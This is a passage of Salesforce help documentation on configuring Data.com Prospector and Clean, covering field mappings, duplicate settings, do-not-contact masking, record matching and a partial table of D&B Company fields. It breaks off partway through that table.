Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Before you map fields, make sure you understand these potential outcomes and the related actions you should take.

- Mapping fields or updating mappings forces a full sync with Data.com: all records of enabled CRM objects (accounts, contacts, and leads) are updated, even if no records have changed.
- Data.com field mappings may conflict with any Salesforce field customizations (such as approvals, workflow rules, or Apex triggers) you use for accounts, contacts, leads, or D&B Company records. Review and edit your customizations as needed so they will work with the values supplied by your mappings.
- You can skip mapping individual Data.com fields, but values for skipped fields won't be added, exported, or considered when we calculate a record's clean status.
- Skipping or changing mappings for fields used to match Salesforce and Data.com records may change some records' clean status to `Not Found`.
- For account records, skipping or changing the mapping for the `D-U-N-S Number` field will cause all account jobs to use the Data.com matching service, rather than the `D-U-N-S Number` field, to rematch account records.
- If you map fields and also set Clean job preferences to flag, auto-fill, or overwrite Salesforce fields, you'll see any *custom-mapped* fields when you set those preferences. Default mappings (such as from the Data.com `Phone` field to the Salesforce `Phone` field) do not appear.
- If you export Data.com search results, the column headers in your Excel file will show the mapped field names. For example, if you map the Data.com `Phone` field to the Contact object's `Mobile` field, you'll see a header called "Mobile" for contacts, not "Phone".
- If you map Data.com fields that do not have values, some Salesforce records might revert to `Not Found` clean status.
- If you map a Data.com field to a custom Salesforce field, the custom field's label will appear on the Clean comparison page.
- If you want to track changes to field mappings, you'll find them in the Setup Audit Trail. From Setup, enter *`View Setup Audit Trail`* in the `Quick Find` box, then select **View Setup Audit Trail**.

Default Data.com-to-Salesforce Field Mappings
When you add records with Data.com Prospector or update records with Data.com Clean, some Salesforce fields get values from Data.com. Salesforce admins can customize these field mappings.

Customize Data.com-to-Salesforce Field Mappings
You can create custom mappings to put Data.com values in particular Salesforce fields.

SEE ALSO:

Considerations for Custom Mapping of Data Integration Rules
Default Data.com-to-Salesforce Field Mappings
Customize Data.com-to-Salesforce Field Mappings
Review Triggers and Workflow Rules for Data.com Compatibility

Default Data.com-to-Salesforce Field Mappings

When you add records with Data.com Prospector or update records with Data.com Clean, some Salesforce fields get values from Data.com. Salesforce admins can customize these field mappings.

Default fields are available under the object's **Page Layouts** > **Fields** section.

Note: This information applies to Data.com Clean and not to Data Integration.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Accounts

Data.com Field	Account Field
Annual Revenue (in US dollars)*	Annual Revenue
Company Description	Description
D-U-N-S Number	D-U-N-S Number
Facsimile Number	Fax
Location Type	Account Site
Mailing Address**	Shipping Address
Number of Employees-Total	Employees
Ownership Type Indicator	Ownership
Primary Address	Billing Address
Primary Business Name	Account Name
Primary NAICS Code	NAICS Code
Primary NAICS Description	NAICS Description
Primary SIC Code	SIC Code
Primary SIC Description	SIC Description
Primary Tradestyle	Tradestyle

Data.com Field	Account Field
Telephone Number	Phone
Ticker Symbol	Ticker Symbol
URL	Website
Year Started	Year Started

Tip: Not all Data.com fields are mapped by default to the Account page. To map more Data.com fields to Account fields, see Customize Data.com-to-Salesforce Field Mappings on page 1803 and check out the latest release notes to find new mappable fields.

Contacts

D&B Field	Contact Field
Primary Address	Mailing Address
Primary Business Name	Account Name

Leads

D&B Field	Lead Field
Annual Revenue* (in US dollars)	Annual Revenue
Company Description	Description
D-U-N-S Number	Company D-U-N-S Number
Number of Employees-Total	No. of Employees
Primary Address	Address
Primary Business Name	Company

* You can't access the Data.com Annual Revenue field. It's used only to populate the Annual Revenue field in Salesforce.

**Data.com Clean does not use the Mailing Address mapping for accounts. It uses only the Primary Address value to update accounts.

SEE ALSO:

Customize Data.com-to-Salesforce Field Mappings
Default Data.com-to-Salesforce Field Mappings

Customize Data.com-to-Salesforce Field Mappings

You can create custom mappings to put Data.com values in particular Salesforce fields.


Walk Through It: Customize Data.com-to-Salesforce Field Mapping

Data.com Clean custom field mappings apply when:

- You add records to Salesforce using Data.com Prospector.
- You clean a single record, clean records in a list, or clean records with automated jobs.

Before you change field mappings, it's important to understand how mapping works, what preparations to make, and what kind of results you should expect.

Note: Not all Data.com fields are available for all Salesforce fields. To be mappable, the new Salesforce field must be the same data type as the default field. For example, the `Description` field can be mapped to a long text area field with 1,000 characters or more.

1. From Setup, enter the name of the object you want to map the Data.com fields to, for example, **Accounts**, then select **Fields**.
2. Click **New** next to Custom Fields & Relationships for the object you want to map the fields to, for example, **Accounts Custom Fields & Relationships**.
3. Tip: It's best to create all the fields in the object that you are adding fields to before mapping them from **Data.com Administration**.

   Follow the steps in the New Custom Field wizard. When your finished, be sure to click **Save**.
4. From Setup, enter **Data.com Administration**, then click **Field Mapping**.
5. Find the field you want to map, and select the custom mapping from the list box next to the field.
6. Click **Save**.

SEE ALSO:

Considerations for Custom Mapping of Data Integration Rules

Default Data.com-to-Salesforce Field Mappings

Considerations for Custom Mapping of Data.com Clean and Salesforce Fields

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

To enable Data.com users:
- "Manage Internal Users"

To install AppExchange packages:
- "Download AppExchange Packages"

Considerations for Allowing Duplicate Data.com Records in Salesforce

Organizations that use a sharing model may want to allow Data.com users to add duplicate account, contact, or lead records to Salesforce.

Keep these considerations in mind when setting your duplicate preferences.

- Records are considered duplicates when they have the same Data.com ID number in the `Data.com Key` field. This includes records that were added from Data.com as both contacts and leads.
- You can allow duplicates by object for the entire organization—not for individual users. If, however, you want to prevent a user or profile from being able to add duplicates, you can create a trigger.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- A green dot ( ) appears in the search results next to Salesforce records that have a value in the `Data.com Key` field (records that were imported or cleaned by Data.com). These records can be re-added by any Data.com user if your organization allows duplicates for the object.
- Records that have been added to Salesforce from Data.com are marked with a blue checkmark ( ) in search results. These records can be re-added by any Data.com user if your organization allows duplicates for the object. Adding a record affects the record balance only the first time that record is added to Salesforce: adding duplicates *does not* affect the record balance.
- If your Data.com preferences are set to allow duplicates but your organization also uses duplicate rules to prevent the creation of duplicate records, the duplicate rule will determine if the duplicate record is allowed or blocked.

Configure Data.com Prospector

Data.com Prospector provides a basic set of Dun & Bradstreet account and lead data, including `D-U-N-S Number`, `NAICS Code`, `Tradestyle`, and more. Here's how to implement this product.

Note: To find out more about the Data.com Prospector product your organization has, from Setup, enter *`Licenses & Limits`* in the `Quick Find` box, then select **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Prospector Licenses section.

1. Make sure you've implemented Data.com.
2. Enable Data.com Clean so your users can manually clean account, contact, and lead records.
3. Configure your account, contact, and lead page layouts with the buttons and fields you need.
4. If you use Enterprise, Unlimited, or Performance Editions, you'll need to update your field-level security so users see fields provided by D&B.

Best Practices for Your Configuration

If you create validation rules for the fields that the product provides, those rules will still attempt to run even if you stop using the product, so disable any validation rules using those fields in that case. Data.com Prospector fields are identified in the help topics "Account Fields" and "Lead Fields".

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com Prospector:

- "Customize Application"

Configure Data.com Prospector

With Data.com Prospector, you get Dunn & Bradstreet fields for accounts and leads you add to Salesforce from Data.com.

Note: To find out more about the Data.com Prospector product your organization has, from Setup, enter *Licenses & Limits* in the Quick Find box, then select **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Prospector Licenses section.

Here's how to configure Data.com Prospector.

1. Make sure you've implemented Data.com Prospector.
2. Confirm that Data.com Clean is enabled, so your users can manually clean account, contact, and lead records.
3. Configure your account, contact, and lead page layouts with the buttons and fields you need.
4. If you use Professional, Enterprise, Unlimited, or Performance Editions, you'll need to update your field-level security so users see fields provided by D&B.
5. Add the D&B Companies tab to user profiles.
6. Verify that profiles have D&B Companies read and delete permissions selected under Standard Object Permissions.
7. (Optional) We've created a default layout for D&B Company records, but you may want to use the Enhanced Page Layout Editor to customize the page layout.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com Prospector:
- "Customize Application"

Best Practices for Your Configuration

- You can let your users view and delete D&B Company records. To do this, you'll assign permissions to standard and custom profiles.

  For standard profiles, assign the permission Delete D&B Company records in addition to the preassigned permission Read D&B Company records.

  For custom profiles, assign both of the permissions Read D&B Company records and Delete D&B Company records.

- If you create validation rules for the fields that the product provides, those rules will still attempt to run even if you stop using the product, so disable any validation rules using those fields in that case. Data.com Prospector fields are identified in the help topics "Account Fields" and "Lead Fields".

SEE ALSO:

Get High-Quality Data When You Need It Right in Salesforce

Manage Access to Data.com Search Results and Related Features

Use the **Add to Salesforce** and **Export Results** to limit what users can do with Data.com search results forData.com features that use the search results.

The checkboxes under **Button Preferences** settings control whether specific Data.com Prospector features are visible to users in your org.

Warning: Changing button preferences impacts all features associated with `Find Contacts` and `Find Accounts` for both Classic and Lightning features.

1. From Setup, enter *`Prospector Preferences`* in the `Quick Find` box, then select **Prospector Preferences**.
2. In the **Button Preferences** section of the page, deselect what you want to hide or select what you want to show.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

Make Sure You Can See Data.com Prospecting Insights
Do you already have a Data.com Prospector license, but you don't see the See More Insights button on account details pages? Make sure you've enabled the News feature.

Enable Get More Contacts Button in Lightning Experience for an Existing Org
The Get More Contacts button shows up on the account details page only when the Button Preferences in Data.com Prospector Preferences are selected.

Make Sure You Can See Data.com Prospecting Insights

Do you already have a Data.com Prospector license, but you don't see the See More Insights button on account details pages? Make sure you've enabled the News feature.

1. From Setup, in the Quick Find box, enter *`Account Settings`* and then click **Account Settings**.
2. Click **Edit**.
3. Select **Enable News**.
4. Save your changes.

Enable Get More Contacts Button in Lightning Experience for an Existing Org

The Get More Contacts button shows up on the account details page only when the Button Preferences in Data.com Prospector Preferences are selected.

Already have a Data.com Prospector license, but don't see the Get More Contacts button on account detail pages? Make sure to select **Button Preferences** under Data.com Prospector Preferences.

Here is what to do to make the Get More Contacts button show up on your org's account details pages.

1. From Setup, in the Quick Find box, enter *`Prospector Preferences`* and then scroll to the Button Preferences section.
2. Select **Add to Salesforce** for both Find Contacts and Find Accounts.
3. Click **Save**.

Respect Do-Not-Contact Settings in Data.com Search Results and Exports

In Data.com search results and export files, you can prevent certain contact information from being displayed.

In particular, you can mask out or remove:

- Email and phone values for contact and lead records already in Salesforce that have `Do Not Call` or `Email Opt Out` selected; and
- Email values for all contact and lead records with Canada addresses (to support Canada's privacy requirements)

For example: You have a lead record in Salesforce for Sally Larkin and on that record the `Do Not Call` checkbox is selected. You search for Sally Larkin as a contact on the Data.com tab and her record appears in the search results list, marked as already in Salesforce ( ). The `Phone` field is masked in the search results list, and also on Sally's contact card. If you export the record, its `Phone` field is blank in the `.csv` file.

1. From Setup, enter *`Preferences`* in the `Quick Find` box, then select **Prospector Preferences**.
2. Select `Respect Do-Not-Contact Settings and Canada's Privacy Requirements`.
   For records that have `Do Not Call` or `Email Opt Out` selected, `Phone` or `Email` field values are masked in the search results and on the contact card, and blank in `.csv` files created when you export records. For records with Canada addresses, `Email` field values are masked in the search results and on the contact card, and blank in `.csv` files created when you export records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement Data.com:
- "Customize Application"

Enable or Disable Data.com API Functionality

Data.com API functionality is enabled by default.

1. From Setup, in the Quick Find box, enter *`Data.com Administration`* and then select **Prospector Preferences**.
2. Select or deselect **Allow Data.com API Access**.
3. Save the page.

Guidelines for Letting Your Users Prospect for Companies, Contacts, and Leads with Data.com Prospector

We offer two versions of Data.com Prospector. Both let you search and add data from Data.com: Check out some guidelines for implementing both versions.

Note: If a search produces many results, you don't see data past page 10. Contact Salesforce Customer Support to enable unlimited view.

- If you add more than 200 leads to Salesforce at one time, any lead assignment rules your organization uses don't run. To make sure your lead assignment rules run, instruct your users to limit their additions to fewer than 200 leads at any time.
- If your organization uses validation rules on fields that are mapped to Data.com, either deactivate the rules or make sure that they match Data.com field names to avoid errors when adding records.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Resolve Data.com Record Addition Errors

If errors prevent you from adding one or more Data.com records to Salesforce, we'll provide a .csv error log file to help you fix any record addition errors.

How we provide the error log depends on what you were trying to do. If you were trying to add:

- Fewer than 200 records, you'll see a message with a link to the error log on the Files tab.
- Two hundred records or more, you'll receive an email with a link to the error log on the Files tab.
- Any number of records and you *do not* have Chatter enabled, you'll receive an email with the error log attached.

1. Open the record addition error log and review the errors, then take one of these actions.
   - If you see errors regarding duplicate records, you don't need to do anything. *Duplicate* errors mean that the records are already in Salesforce, so you don't need to add them again. If your Data.com preferences are set to allow duplicates, the error log will not include any *duplicate* errors. If your Data.com preferences are set to allow duplicates but your organization also uses duplicate rules to prevent the creation of duplicate records, the duplicate rule will determine if the duplicate record is allowed or blocked. Records that are blocked by the duplicate rule will appear in the error log.
   - If you see errors regarding your organization's custom configurations, such as triggers, validation rules, or workflow, let your administrator know because they may need to correct these configurations.
   - If your organization uses state and country picklists and you see errors regarding available states or countries, notify your administrator, who will need to add the particular state or country to the picklist.
   - For all other errors, contact your administrator, who may need to contact Salesforce Customer Support.
2. After your administrator resolves the errors, try again to add the Data.com records to Salesforce.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add accounts from Data.com:
- "Create" on accounts

To add contacts from Data.com:
- "Create" on contacts

To add Data.com contacts from an account
- "Read" on accounts AND "Create" on contacts

To add Data.com contacts as leads
- "Create" on leads

Create a Custom Report Type for Account, Contact, or Lead Clean Info

Create custom report types to report on clean information for accounts, contacts, and leads. Clean Info custom report types can help you easily see clean information for multiple records in one report. Use that information to identify patterns and trends in your data and to manage or modify how your records are cleaned.

Note: This information applies to Data.com Clean and not to Data Integration.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
2. Click **New Custom Report Type**.
3. For Primary Object, select *Accounts*, *Contacts*, or *Leads*—whatever object you want to report on—and define the other required fields.
4. For Category, select either *Accounts & Contacts* or *Leads*, as appropriate.
5. Click **Next**.
6. Relate the companion Clean Info object (Account Clean Info, Contact Clean Info, or Lead Clean Info) to the primary object you selected. Accept the default for A to B Relationship.
7. Select a deployment status.
8. Click **Save**.

Now you can create custom reports based on your new custom report types.

SEE ALSO:

Create a Custom Report Type

Report on Records with a Specific Data.com Clean Status

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

How Does Data.com Clean Match Your Records?

If you clean your account, contact, and lead data with Data.com Clean, it's important to understand how your records are compared and matched with records from Data.com.

Note: This information applies to Data.com Clean and not to Data Integration.

Tip: For complete details about how the Data.com Clean matching service works, including a graphic overview and extensive examples, see the white paper Data.com Clean Record Matching in Salesforce.

Watch a Demo: Understanding Matching Rules

Using Data.com Clean, your records and Data.com records can be compared and matched in two ways.

- Manually, when a user clicks **Clean** on an individual account, contact, or lead record.
- Via Clean jobs, which automatically attempt to match all your account, contact, or lead records.

Automated clean jobs are only available to orgs that purchase Data.com Clean. *Manual* clean is available to all licensed Data.com Prospector users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

The first time one of your records is cleaned, either manually or via an automated job, the matching service searches Data.com for similar records. It examines the field values in each record and looks for enough identical or similar information to indicate that the two records represent the same entity (that is, the same account, contact, or lead). If Data.com finds a match, the two records are linked by a numeric value in the `Data.com Key` field. For contact and lead records, every time your record is cleaned, the matching service is used to match the record. For account records, every time your record is cleaned, the `D-U-N-S Number` field is used to match (or look up) the record. If the `D-U-N-S Number` field is blank, the matching service is used to find a match. If your record changes substantially the next time it is cleaned, the matching service sometimes looks for a better match from other Data.com records.

Note:

- If you prefer to rematch account records with the matching service, regardless of whether a D-U-N-S Number is present, contact Salesforce Customer Support. Doing so, however, can cause some account records to have their Data.com Clean status set to Not Found.
- If you've remapped or skipped mapping for the `D-U-N-S Number` field, or if you purchased Data.com before December 16, 2011, the matching service is used to rematch account records.

For contacts and leads, the important fields are:

- `Name`
- `Email`

  Use a direct email address rather than a group address like info@org.com. (Identical email values almost always trigger a match unless other values in the record conflict.) **Note:** Data.com does not store emails that contain personal contact information, such as emails from Gmail or Yahoo.

- `Account Name` for contacts; `Company` for leads.
- `Title`
- `Phone`

For accounts, the important fields are:

- `Account Name`
  - Make sure that the account name doesn't contain any unrelated artifacts, such as numbers (1002), special characters (!#@#), or unrelated words. (These symbols are acceptable if they are part of the company's name.)
  - Try to avoid country and state names as values unless they are part of the company's name.
  - If the account name contains more than one word, like DSGI Business (PC World Business), try both.
  - If an account name is also a Website (like `salesforce.com`), try leaving off the subdomain (for example, `.com`).
- `Billing Address`
  - Use a full address, if possible.
  - To optimize match rates, specify a value for the `Country` field.
  - Try to specify a value for the `State` or `ZIP code` field.
  - If you know the account's street name but not its street number, use the street name only. A street name without a street number is better than no value.
- `Website`
- `Phone`

Guidelines for Using D&B Company Records

Review some guidelines so your organization gets the most out of D&B Company records, which contain over 100 fields of industry, financial, and competitive information from Dun & Bradstreet®.

- If your company has Data.com Prospector or Data.com Clean, you have access to the DandBCompany object, which provides Dun & Bradstreet data for accounts and leads that you add to Salesforce.

  Note: The DandBCompany object is also available when you use the Company Info for Accounts or Company Info for Leads data integration rules.

- Make sure you add the D&B Companies tab to user profiles. That's how users access a list of all D&B Company records. The D&B Companies tab lists all the D&B Company records you have in Salesforce.
- To let your users delete D&B Company records, create a permission set with the "Delete D&B Company records" and "Read D&B Company records" permissions and assign the permission set to users. Also, make sure to add the Delete button to page layouts.
- If your company also uses Data.com Clean, you can use automated jobs to update your D&B Company records.
- Add the Refresh button to your D&B Company page layouts, so you can manually update D&B Company records to get the latest data from Dun & Bradstreet. You can also use automated jobs to update D&B Company records.
- D&B Company records linked to account records are not cleaned along with linked account records.
- For accounts or leads not added from Data.com (for example, created manually), if a corresponding D&B Company record exists, it is added to Salesforce and linked to the account or lead record the first time that record is cleaned.
- SIC8 code fields (for example, `Primary SIC8 Code`) are not updated when existing D&B Company records are refreshed—either manually or as part of a job. These fields are only populated when the D&B Company record is created. To get SIC8 code values for an existing D&B Company record, you can delete the record and then clean its corresponding account. This recreates the D&B Company record, and it now includes values for the SIC8 code fields. Alternatively, you can get SIC8 values from the Data.com Search API, and add them to the D&B Company record.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Premium Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To implement D&B Companies:

- "Customize Application"

SEE ALSO:

Configure Page Layouts for Data.com Prospector and Data.com Clean

D&B Company Fields

When you add or update an account or lead, a D&B Company record is created and linked to that account or lead via the `D&B Company` field. Click the link in the `D&B Company` field to access the associated D&B Company record, which has over 100 fields of industry, financial, and competitive information from Dun & Bradstreet.

Example: If you add an account record for Starbucks from Data.com, when you open its record, the `D&B Company` field value is `Starbucks Corporation`. The value is underlined to identify it as a link. Click it to open the Starbucks Corporation D&B Company record.

Example: If you update an account record for Google, when you open its record, the `D&B Company` field value is `Google`. The value is underlined to identify it as a link. Click it to open the Google D&B Company record.

Note: Some D&B field labels are different from the object field labels they are mapped to. For example, the `Account Site` field on account records maps to the `Location Type` field on the linked D&B Company record. For a list of default mappings, see Default Data.com-to-Salesforce Field Mappings. on page 1801

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Premium Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Premium Clean license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Field	Description
`Annual Sales Volume`	The total annual sales revenue in the headquarters' local currency. Dun & Bradstreet tracks revenue data for publicly traded companies, Global Ultimates, Domestic Ultimates, and some headquarters. Dun & Bradstreet does not supply this data for branch locations.
`Annual Sales Volume Indicator`	The reliability of the Annual Sales Volume figure. Available values are *`Actual number`*, *`Low`*, *`Estimated (for all records)`*, *`Modeled (for non-US records)`*. A blank value indicates this data is unavailable.
`Company Description`	A brief description of the company, which may include information about its history, its products and services, and its influence on a particular industry. This data is supplied by Hoover's.
`Delinquency Risk`	The probability that a company will pay with a significant delay compared to the agreed terms. The risk level is based on the standard Commercial Credit Score, and ranges from low risk to high risk. Also known as marketing prescreen. Available values are *`High risk of delinquency`*, *`Low risk of delinquency`*, and *`Moderate risk of delinquency`*. Dun & Bradstreet

Field	Description
	supplies this data for US and Canadian organizations only. **Important:** Use this information for marketing pre-screening purposes only.
Domestic Ultimate Business Name	The primary name of the Domestic Ultimate, which is the highest ranking subsidiary, specified by country, within an organization's corporate structure.
Domestic Ultimate D-U-N-S Number	The D-U-N-S Number for the Domestic Ultimate, which is the highest ranking subsidiary, specified by country, within an organization's corporate structure.
D-U-N-S Number	The Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the Dun & Bradstreet database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for business identification and tracking.
Facsimile Number	The company's facsimile number.
Fifth NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Fifth NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
Fifth SIC8 Code*	An additional SIC code used to further classify an organization by industry. Maximum size is 8 characters.
Fifth SIC8 Description	A brief description of an organization's line of business, based on the corresponding SIC code. Maximum size is 80 characters.
Fifth SIC Code	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
Fifth SIC Description	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
Fifth Tradestyle	An additional tradestyle used by the organization. See Primary Tradestyle.
FIPS MSA Code	The Federal Information Processing Standards (FIPS) and the Metropolitan Statistical Area (MSA) codes identify the organization's location. The MSA codes are defined by the US Office of Management and Budget. Dun & Bradstreet supplies this data for US organizations only.
FIPS MSA Code Description	A brief description of an organization's FIPS MSA code. Dun & Bradstreet supplies this data for US organizations only.

Field	Description
`Fourth NAICS Code`	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
`Fourth NAICS Description`	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
`Fourth SIC8 Code`*	An additional SIC code used to further classify an organization by industry. Maximum size is 8 characters.
`Fourth SIC8 Description`	A brief description of an organization's line of business, based on the corresponding SIC code. Maximum size is 80 characters.
`Fourth SIC Code`	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
`Fourth SIC Description`	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
`Fourth Tradestyle`	An additional tradestyle used by the organization. See Primary Tradestyle.
`Fortune 1000 Rank`	The numeric value of the company's Fortune 1000 ranking. A null or blank value means that the company isn't ranked as a Fortune 1000 company.
`Geocode Accuracy`	The level of accuracy of a location's geographical coordinates compared with its physical address. Available values include *`Rooftop level`*, *`Street level`*, *`Block level`*, *`Census tract level`*, *`Mailing address level`*, *`ZIP code level`*, *`Geocode could not be assigned`*, *`Places the address in the correct city`*, *`Not matched`*, *`State or Province Centroid`*, *`Street intersection`*, *`PO BOX location`*, *`Non-US rooftop accuracy`*, *`County Centroid`*, *`Sub Locality-Street Level`*, and *`Locality Centroid`*
`Global Ultimate Business Name`	The primary name of the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Global Ultimate D-U-N-S Number`	The D-U-N-S Number of the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Import/Export`	Identifies whether a business imports goods or services, exports goods or services, and/or is an agent for goods.
`International Dialing Code`	The required code for international calls.
`Latitude`	The geographical coordinates that specify the north-south position of a point on the Earth's surface. Used with longitude to specify a

Field	Description
	precise location, which is then used to assess the Geocode Accuracy.
`Legal Structure`	Identifies the legal structure of an organization. Available values include *`Cooperative`*, *`Nonprofit organization`*, *`Local government body`*, *`Partnership of unknown type`*, and *`Foreign company`*.
`Local Currency Code`	The currency in which the company's sales volume is expressed. The full list of values can be found at the Optimizer Resources page maintained by Dun & Bradstreet.
`Local Currency ISO Code`	The code used to represent a company's local currency. This data is provided by the International Organization for Standardization (ISO) and is based on their three-letter currency codes. For example, USD is the ISO code for United States Dollar.
`Location Ownership Indicator`	Indicates whether a company owns or rents the building it occupies.
`Location Type`	Identifies the organizational status of a company. Available values are *`Single location`*, *`Headquarters/Parent`*, and *`Branch`*.
`Longitude`	The geographical coordinates that specify the east-west position of a point on the Earth's surface. Used with latitude to specify a precise location, which is then used to assess the company's Geocode Accuracy.
`Mailing Address`	The address where a company has its mail delivered. If the mailing address is the same as the primary address, this field will be blank.
`Marketing Segmentation Cluster`	Twenty-two distinct, mutually exclusive profiles, created as a result of cluster analysis of Dun & Bradstreet data for US organizations. Available values include *`High-Tension Branches of Insurance/Utility Industries`*, *`Rapid-Growth Large Businesses`*, *`Labor-Intensive Giants`*, *`Spartans`*, *`Main Street USA`*. Dun & Bradstreet supplies this data for US organizations only.
`Minority-Owned Indicator`	Indicates whether an organization is owned or controlled by a member of a minority group. Dun & Bradstreet supplies this data for US organizations only.
`National Identification Number`	The identification number used in some countries for business registration and tax collection. This field does not apply to US organizations.
`National Identification System`	Identifies the type of national identification number used. The full list of values can be found at the Optimizer Resources page maintained by Dun & Bradstreet.

Field	Description
`Number of Business Family Members`	The total number of family members, worldwide, within an organization, including the Global Ultimate, its subsidiaries (if any), and its branches (if any).
`Number of Employees—Global`	The total number of employees at the Global Ultimate, which is the highest entity within an organization's corporate structure and may oversee branches and subsidiaries.
`Number of Employees—Location`	The number of employees at a specified location, such as a branch location.
`Number of Employees—Location Indicator`	The reliability of the Number of Employees—Location figure. Available values are *`Actual number`*, *`Low`*, *`Estimated (for all records)`*, *`Modeled (for non-US records)`*. A blank value indicates this data is unavailable.
`Number of Employees—Total`	The total number of employees in the company, including all subsidiary and branch locations. This data is only available on records that have a value of *`Headquarter/Parent`* in the `Location Type` field.
`Number of Employees—Total Indicator`	The reliability of the Number of Employees–Total figure. Available values are *`Actual number`*, *`Low`*, *`Estimated (for all records)`*, *`Modeled (for non-US records)`*. A blank value indicates this data is unavailable.
`Out of Business Indicator`	Indicates whether the company at the specified address has discontinued operations.
`Ownership Type Indicator`	Indicates whether ownership of the company is public or private. The subsidiaries of a publicly traded parent company will show a value of *`Private`* unless the subsidiaries are independently traded.
`Parent Company Business Name`	The primary name of the parent or headquarters company.
`Parent Company D-U-N-S Number`	The D-U-N-S Number for the parent or headquarters.
`Primary Address`	The address where a company is physically located. This field is `Billing Address` on account records.
`Primary Business Name`	The primary or registered name of a company.
`Primary NAICS Code`	The six-digit North American Industry Classification System (NAICS) code is the standard used by business and government to classify business establishments according to their economic activity for the purpose of collecting, analyzing, and publishing statistical data related to the US business economy. The full list of values can be found at the Optimizer Resources page maintained by Dun & Bradstreet.
`Primary NAICS Description`	A brief description of an organization's line of business, based on its NAICS code.

Field	Description
Primary SIC Code	The four-digit Standard Industrial Classification (SIC) code is used to categorize business establishments by industry. The full list of values can be found at the Optimizer Resources page maintained by Dun & Bradstreet.
Primary SIC Description	A brief description of an organization's line of business, based on its SIC code.
Primary Tradestyle	A name, different from its legal name, that an organization may use for conducting business. Similar to "Doing business as" or "DBA".
Prior Year Employees	The total number of employees for the prior year.
Prior Year Revenue	The annual revenue for the prior year.
Second SIC8 Code*	An additional SIC code used to further classify an organization by industry. Maximum size is 8 characters.
Second SIC8 Code Description	A brief description of an organization's line of business, based on the corresponding SIC code. Maximum size is 80 characters.
Second NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Second NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
Second SIC Code	An additional SIC code used to further classify an organization by industry. See Primary SIC Code.
Second SIC Description	A brief description of an organization's line of business, based on the corresponding SIC code. See Primary SIC Description.
Second Tradestyle	An additional tradestyle used by the organization. See Primary Tradestyle.
Sixth NAICS Code	An additional NAICS code used to further classify an organization by industry. See Primary NAICS Code.
Sixth NAICS Description	A brief description of an organization's line of business, based on the corresponding NAICS code. See Primary NAICS Description.
Sixth SIC8 Code*	An additional SIC code used to further classify an organization by industry. Maximum size is 8 characters.
